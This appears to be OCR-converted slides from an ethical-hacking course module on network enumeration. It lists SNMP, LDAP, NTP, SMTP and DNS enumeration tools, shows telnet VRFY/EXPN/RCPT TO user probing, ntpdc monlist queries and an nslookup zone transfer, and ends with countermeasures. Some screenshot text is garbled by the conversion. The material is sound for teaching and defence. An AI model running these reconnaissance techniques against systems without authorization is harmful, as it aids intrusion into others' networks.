<input type="checkbox"/>	192.168.1.8	W-5-LC05-0848-adm1.advertnet.com	4019 ms		
<input type="checkbox"/>	192.168.1.9	francisco-pc1.adm1.advertnet.com	15 ms		
<input type="checkbox"/>	192.168.1.10	javine-mac.advertnet.com	21 ms		
<input type="checkbox"/>	192.168.1.11	desk-lav2-01fa.advertnet.com	4019 ms		
<input type="checkbox"/>	192.168.1.12	Unknown host	Request Timeout		
<input type="checkbox"/>	192.168.1.13	rom-admprod1-advertnet.com	Request Timeout		
<input type="checkbox"/>	192.168.1.14	es-a2ea-101-adm1.advertnet.com	Request Timeout		

<http://www.manageengine.com>

SNMP Enumeration Tool

Engineer's Toolset

The logo for Computer Emergency Handling Team (CEH) features the letters "CEH" in a large, bold, sans-serif font. The letter "C" is positioned above a vertical bar, and the letters "E" and "H" are stacked vertically to its right. Below the main letters, the words "Computer Emergency Handling Team" are written in a smaller, all-caps, sans-serif font.

The screenshot shows the 'Engineer's Toolset' application window. The menu bar includes 'File' (with 'Start', 'Export', 'Print', 'Copy', 'Copy', 'Stop', 'Zoom', 'Ping', 'Telnet', 'Trace', 'Config', 'Surf', 'Settings', 'Help'), 'Edit' (with 'Find', 'Replace', 'Select All', 'Copy', 'Paste', 'Delete', 'Clear', 'Cut', 'Copy', 'Paste', 'Delete', 'Clear', 'Select All'), and 'Tools' (with 'Network Discovery', 'Device Status', 'Statistics', 'Logs', 'Configuration', 'Traces', 'Logs', 'Help'. A tooltip for 'Network Discovery' says: 'Perform network discovery on a single subnet or a range of subnets using ICMP and SNMP.'). The main pane displays a tree view of a Cisco 2821 router configuration, including sections like 'Community String: public', 'System NID', 'Interfaces', 'Cards', '103' (containing ROM, Running IOS, Current config register, Config register on next reload, Reason for last reload, Last Boot, Processor RAM, Free Processor RAM, Non-volatile memory, Non-volatile memory used), 'Flash Memory', 'Hub ports', 'TCP/IP Networks', 'IPX Network', and 'Routes' (listing 0.0.0.0, 1.1.250.201, 10.199.1.0, 10.199.2.0, 10.199.2.0, 10.199.2.0). A tooltip for 'Display discovered devices in real time' points to a small icon of a computer monitor.

199.1.1 : Tex-2821.tex

Cisco 2821 : Cisco 2800 series router with one Network Module slot, one EWI.

- Community String: public
- System NID
- Interfaces
- Cards
- 103
 - Bootstrap Rom: System Bootstrap, Version 12.4(13r)T, RELEASE SOFTWARE (fc1)Technical Support: <http://www.cisco.com/techsup>
 - ROM IOS: Cisco IOS Software, 2800 Software (C2800NM-ADVIPSERVICESK9-M), Version 12.4(9)T3, RELEASE SOFTWARE (fc3)Technical
 - Running IOS: Cisco IOS Software, 2800 Software (C2800NM-ADVIPSERVICESK9-M), Version 12.4(9)T3, RELEASE SOFTWARE (fc3)Techn
 - Current config register: 0x2102
 - Config register on next reload: 0x2102
 - Reason for last reload: power-on
 - Last Boot: 11/19/2011 8:35:17 AM
 - Processor RAM: 244 MB
 - Free Processor RAM: 125 MB
 - Non-volatile memory: 240 K bytes
 - Non-volatile memory used: 18.3 K bytes
- Flash Memory
- Hub ports
- TCP/IP Networks
- IPX Network
- Routes
 - 0.0.0.0 : 0.0.0.0
 - 1.1.250.201 : 255.255.255.255
 - 10.199.1.0 : 255.255.255.0
 - 10.199.2.0 : 255.255.255.0
 - 10.199.2.0 : 255.255.255.0
 - 10.199.2.0 : 255.255.255.0

Perform network discovery on a single subnet or a range of subnets using ICMP and SNMP.

Display discovered devices in real time.

Engineer's Toolset performs network discovery on a single subnet or a range of subnets using ICMP and SNMP

It scans a single IP, IP address range, or subnet and displays network devices discovered in real time

<http://www.solarwinds.com>

SNMP Enumeration Tools



SNMP Scanner
<http://www.secure-bytes.com>



SoftPerfect Network Scanner
<http://www.softperfect.com>



Getif
<http://www.wtcs.org>



SNMP Informant
<http://www.snmp-informant.com>



OidVIEW SNMP MIB Browser
<http://www.oidview.com>



Net-SNMP
<http://www.net-snmp.org>



iReasoning MIB Browser
<http://tl1.ireasoning.com>



Nsauditor Network Security Auditor
<http://www.nsauditor.com>



SNScan
<http://www.nicafee.com>



Spiceworks
<http://www.spiceworks.com>

Module Flow



**Enumeration
Concepts**

**NetBIOS
Enumeration**



**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**



**Enumeration
Countermeasures**

**Enumeration
Pen Testing**



LDAP Enumeration



01

Lightweight Directory Access Protocol (LDAP) is an Internet protocol for accessing distributed directory services



02

Directory services may provide any organized set of records, often in a hierarchical and logical structure, such as a corporate email directory



03

A client starts an LDAP session by connecting to a Directory System Agent (DSA) on TCP port 389 and sends an operation request to the DSA



04

Information is transmitted between the client and the server using Basic Encoding Rules (BER)



05

Attacker queries LDAP service to gather information such as valid user names, addresses, departmental details, etc. that can be further used to perform attacks



LDAP Enumeration Tool: Softera LDAP Administrator



HTML View

The screenshot shows the Softerra LDAP Administrator 2013.2 interface. The left pane displays a tree view of the LDAP directory structure under the 'OU=People' container. The right pane shows the details for a user object named 'Frank Barrett'. The user's photo is displayed, along with their email ('frank@barrett.com'), phone number ('+31 587 268 45'), and title ('Staffing Manager'). Below this, a table provides detailed information about the user, including first name ('Frank'), last name ('Barrett'), initials (''), display name ('Frank Barrett'), description ('Staffing Manager'), office ('Part'), and telephone number ('+31 587 268 45'). At the bottom, there are tabs for 'List View' and 'HTML View', and a toolbar with various icons.

LDAP Administrator

Softwera LDAP Administrator 2013.2					
File Edit View Favorites Server Entry Schema Reports Tools Window Help		Search Filter			
File Edit View Favorites Server Entry Schema Reports Tools Window Help		Search Filter			
Search Filter	Filter	Name	Value	Type	Size
Softwera LDAP Administrator	+	Search	Configurable	String	Unknown
My Domain Public Servers	+	Schema	Schema	String	Unknown
+ Microsoft Business Server	+	ConversionRules	String	Unknown	
+ College Holm University	+	Example	String	Unknown	
+ Colorado State University	+	PortAliases	String	Unknown	
+ School	+	ObjectGUID	01104201020170C1	Attribute	17
+ Database Federation AG	+	ObjectClasses	cn=AD,dc=example,dc=com	Attribute	194
+ Central CAS	+	DefaultContainer	DC=example,DC=com	Attribute	17
+ New York University	+	DefaultNamingContext	OU=Kiosk,Cn=Config,dc=example,dc=com	Attribute	44
+ Event Center	+	ConfigurationNamingContext	cn=Configuration,DC=example,DC=com	Attribute	24
+ University of Michigan	+	maxContainerLevel	DC=example,DC=com	Attribute	17
+ Region	+	supportedLDAPPolicies	MaxDerefReferrals	Attribute	24
+ Local Servers	+	supportedLDAPPolicies	MaxDistinguishedName	Attribute	23
+ Microsoft Exchange Servers	+	supportedLDAPPolicies	MaxFilterFlavor	Attribute	24
+ Printing Servers	+	supportedLDAPPolicies	MaxInferior	Attribute	13
+ [REDACTED]	+	supportedLDAPPolicies	MaxConnections	Attribute	24
+ DC-Configuration	+	supportedLDAPPolicies	MaxConnection	Attribute	15
+ DC-Schema	+	supportedLDAPPolicies	MaxPageSize	Attribute	21
+ DC-ContainerOrDNes	+	supportedLDAPPolicies	MaxQueryDuration	Attribute	25
+ DC-Example	+	supportedLDAPPolicies	MaxSearchTime	Attribute	44
+ DC-ServerOrContainers	+	supportedLDAPPolicies	MaxSubtreeSearch	Attribute	24
+ rainbow	+	supportedLDAPPolicies	MaxValueSizeForCount	Attribute	22
+ umbrella	+	supportedLDAPPolicies	MaxValueSizeForEntry	Attribute	11
+ AG	+	supportedLDAPPolicies	MaxValueSizeForGet	Attribute	3
+ CA Directories	+	supportedLDAPPolicies	MaxValueSizeForSet	Attribute	29
+ Forest	+	supportedLDAPPolicies	MaxValueSizeForSearch	Attribute	11
+ Company	+	supportedLDAPPolicies	MaxValueSizeForUpdate	Attribute	11
		Filter	IM View X HTML View		
		Search	Cancel	OK	Close

<http://www.ldapadministrator.com>


LDAP Enumeration Tools



JXplorer
<http://www.jxplorer.org>



Active Directory Explorer
<http://technet.microsoft.com>




LDAP Admin Tool
<http://wwwldapsoft.com>



LDAP Administration Tool
<http://sourceforge.net>



LDAP Account Manager
<http://wwwldap-account-manager.org>



LDAP Search
<http://securityxploded.com>



LEX - The LDAP Explorer
<http://wwwldapexplorer.com>



Active Directory Domain Services Management Pack
<http://www.microsoft.com>



LDAP Admin
<http://wwwldapadmin.org>



LDAP Browser/Editor
<http://wwwnovell.com>

Module Flow



**Enumeration
Concepts**

**NetBIOS
Enumeration**



**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**



**Enumeration
Countermeasures**

**Enumeration
Pen Testing**



NTP Enumeration



 Network Time Protocol (NTP) is designed to synchronize clocks of networked computers


 It uses UDP port 123 as its primary means of communication

 NTP can maintain time to within 10 milliseconds (1/100 seconds) over the public Internet

 It can achieve accuracies of 200 microseconds or better in local area networks under ideal conditions

Attacker queries NTP server to gather valuable information such as:

- ⊖ List of hosts connected to NTP server
- ⊖ Clients IP addresses in a network, their system names and OSs
- ⊖ Internal IPs can also be obtained if NTP server is in the DMZ



NTP Enumeration Commands



↳ ntptrace


- ⊖ Traces a chain of NTP servers back to the primary source
- ⊖ `ntptrace [-vdn] [-r retries] [-t timeout] [server]`

↳ ntpdc

- ⊖ Monitors operation of the NTP daemon, ntpd
- ⊖ `/usr/bin/ntpdc [-n] [-v] host1 | IPaddress1...`

↳ ntpq


- ⊖ Monitors NTP daemon ntpd operations and determines performance
- ⊖ `ntpq [-inp] [-c command] [host] [...]`



root@kali:~# ntptrace
localhost stratum 3, offset 0.000000, synch distance 0.127189
129.88.46.18 timed out (nothing received)
**Request timed out
root@kali:~#


KALI LINUX

ntptrace



root@kali:~# ntpdc [-n] [-v] host1 | IPaddress1...
localhost:~# ntpdc: monlist query
root@kali:~#


ntpdc: monlist query



root@kali:~# ntpq [-inp] [-c command] [host] [...]
localhost:~# ntpq: readlist query
root@kali:~#

ntpq: readlist query

NTP Enumeration Tools




NTP Server Scanner

<http://www.bytesfusion.com>



PresenTense NTP Auditor

<http://www.bytesfusion.com>



Nmap

<http://nmap.org>




PresenTense Time Server

<http://www.bytesfusion.com>



Wireshark

<http://www.wireshark.org>



PresenTense Time Client

<http://www.bytesfusion.com>



AtomSync

<http://www.atomsync.com>




NTP Time Server Monitor

<http://www.meinbergglobal.com>



NTPQuery

<http://www.bytesfusion.com>



LAN Time Analyser

<http://www.bytesfusion.com>

Module Flow



**Enumeration
Concepts**

**NetBIOS
Enumeration**



**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**



**Enumeration
Countermeasures**

**Enumeration
Pen Testing**



SMTP Enumeration



- ↳ SMTP provides 3 built-in-commands:
 - ↳ VRFY - Validates users
 - ↳ EXPN - Tells the actual delivery addresses of aliases and mailing lists
 - ↳ RCPT TO - Defines the recipients of the message
- ↳ SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users from which we can determine valid users on SMTP server
- ↳ Attackers can directly interact with SMTP via the telnet prompt and collect list of valid users on the SMTP server



Using the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
VRFY Jonathan
250 Super-User
<Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

Using the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
EXPN Jonathan
250 Super-User
<Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```


Using the SMTP RCPT TO Command

```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver BSMTP Sendmail 0.9.0
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP Enumeration Tool: NetScanTools Pro



NetScanTool Pro's SMTP Email Generator and Email Relay Testing Tools are designed for testing the process of sending an email message through an SMTP server and performing relay tests by communicating with a SMTP server



myresultsdatabase@NetScanToolsPro1920

Welcome

Automated Tools

Manual Tools (all)

*nix RPC Info

Service Lookup

Simple Services

SMTP Server Tests

Favorites

Active Discovery Tools

Passive Discovery Tools

DNS Tools

Packet Level Tools

External Tools

Program Info

For Help, press F1

Manual Tools - SMTP Server Tests

Use this tool to send test SMTP messages and to check servers for email relaying.

SMTP mail server name (server.domain.com or IP address - required)

smtp.lve.com

Add Note

Jump To Automated

IP4G

IP4D

Reports

Add to Favorites

Send Test Message

Stop Sending Test Message

Test Message Settings

Global Test Settings

HELO login ID: DEV-COMP

SMTP Port: 587

Network Timeout (sec): 15

View SMTP Log File

Delete SMTP Log File

Email Relay Testing

Your Sending Domain Name: yourdomain.com

Start SMTP Relay Test

Stop Relay Test

View Relay Test Results

View Results as Text

View Results In Web Browser

Tests to run

<input checked="" type="checkbox"/> 1	<input checked="" type="checkbox"/> 10
<input checked="" type="checkbox"/> 2	<input checked="" type="checkbox"/> 11
<input checked="" type="checkbox"/> 3	<input checked="" type="checkbox"/> 12
<input checked="" type="checkbox"/> 4	<input checked="" type="checkbox"/> 13
<input checked="" type="checkbox"/> 5	<input checked="" type="checkbox"/> 14
<input checked="" type="checkbox"/> 6	<input checked="" type="checkbox"/> 15
<input checked="" type="checkbox"/> 7	<input checked="" type="checkbox"/> 16
<input checked="" type="checkbox"/> 8	<input checked="" type="checkbox"/> 17
<input checked="" type="checkbox"/> 9	

Clear All Tests

Set All Tests

<http://www.netscantools.com>

SMTP Enumeration Tools



```
root@pentestlab:~/pentest/enumeration/snip/snmp-user-enum$ ./snmp-user-enum.py -t 172.16.212.133 -v  
users.txt -t 172.16.212.133  
Starting snmp-user-enum v1.2.0 [http://pentestmonkey.net/2016/snmp-user-enum/]...  
  
Scan Information:  
-----  
Mode: [tcp]  
Worker Processes: [15]  
Usernames file: [users.txt]  
Target count: [1]  
Username count: [12]  
Target TCP port: [161]  
Query timeout: [5 seconds]  
Target domain: [none]  
  
[2016-07-17 11:53:10] Scan started at Fri Jul 16 10:50:58 2016  
172.16.212.133: daemon exists  
172.16.212.133: bin exists  
172.16.212.133: sync exists  
172.16.212.133: root exists  
172.16.212.133: mail exists  
172.16.212.133: backup exists  
172.16.212.133: new exists  
[2016-07-17 11:53:10] Scan completed at Fri Jul 16 10:50:58 2016  
8 results  
  
12 queries in 1 seconds (12.0 queries/sec)
```

<http://pentestmonkey.net>
<https://pentestlab.wordpress.com>

Telnet

- Telnet can be used to probe an SMTP server using VRFY, EXPN and RCPT TO parameters and enumerate users

smtp-user-enum

- It is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail)
- Enumeration is performed by inspecting the responses to VRFY, EXPN and RCPT TO commands

```
c:\> Administrators Command Prompt  
Microsoft Windows [Version 10.0.10240]  
(c) 2015 Microsoft Corporation. All Rights Reserved.  
C:\> telnet 10.10.0.3 25  
Trying 10.10.0.3...  
Connected to 10.10.0.3.  
Escape character is '^]'.  
220 myhost ESMTP sendmail 1.9.3  
HELO [10.10.0.99]  
501 HELO requires domain address  
HELO x  
250 myhost Hello [10.10.0.99] pleased to meet you  
VRFY root  
250 Super-User root@myhost  
VRFY blah  
550 blah... User unknown
```

DNS Zone Transfer Enumeration Using Nslookup



- ❑ It is a process of locating the DNS server and the records of a target network
- ❑ An attacker can gather valuable network information such as DNS server names, hostnames, machine names, user names, IP addresses, etc. of the potential targets
- ❑ In a DNS zone transfer enumeration, an attacker tries to retrieve a copy of the entire zone file for a domain from the DNS server



```
C:\>nslookup
Default Server: ns1.example.com
Address: 10.219.100.1
> server 192.168.234.110
Default Server: corp-dc.example2.org
Address: 192.168.234.110
> Set type=any
> list-d example2.org
[[192.168.234.110]]
example2.org. SOA corp-dc.example2.org admin
example2.org. A 192.168.234.110
example2.org. NS corp-dc.example2.org
example2.org. _gc._tcp SRV priority=0 weight=100 port=3268 corp-dc.example2.org
example2.org. _kerberos._tcp SRV priority=0 weight=100 port=88 corp-dc.example2.org
example2.org. _passwd._tcp SRV priority=0 weight=100 port=464 corp-dc.example2.org
```

Module Flow



**Enumeration
Concepts**

**NetBIOS
Enumeration**



**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**



**Enumeration
Countermeasures**

**Enumeration
Pen Testing**



Enumeration Countermeasures



SNMP



- ⊖ Remove the SNMP agent or turn off the SNMP service
- ⊖ If shutting off SNMP is not an option, then change the default **community string name**
- ⊖ Upgrade to SNMP3, which encrypts passwords and messages
- ⊖ Implement the Group Policy security option called "**Additional restrictions for anonymous connections**"
- ⊖ Ensure that the access to null session pipes, null session shares, and IPSec filtering is restricted

DNS



- ⊖ Disable the DNS zone transfers to the untrusted hosts
- ⊖ Make sure that the private hosts and their IP addresses are not published into DNS zone files of public DNS server
- ⊖ Use premium DNS registration services that hide sensitive information such as HINFO from public
- ⊖ Use standard network admin contacts for DNS registrations in order to avoid social engineering attacks

Enumeration Countermeasures

(Cont'd)



SMTP

Configure SMTP servers to:

- ↳ Ignore email messages to unknown recipients
- ↳ Not include sensitive mail server and local host information in mail responses
- ↳ Disable open relay feature

LDAP

- ↳ By default, LDAP traffic is transmitted unsecured; use SSL technology to encrypt the traffic
- ↳ Select a user name different from your email address and enable account lockout



SMB Enumeration Countermeasures



Disable SMB protocol on Web and DNS Servers



Disable SMB protocol on Internet facing servers



Disable ports TCP 139 and TCP 445 used by the SMB protocol



Restrict anonymous access through RestrictNullSessAccess parameter from the Windows Registry



Module Flow



**Enumeration
Concepts**

**NetBIOS
Enumeration**



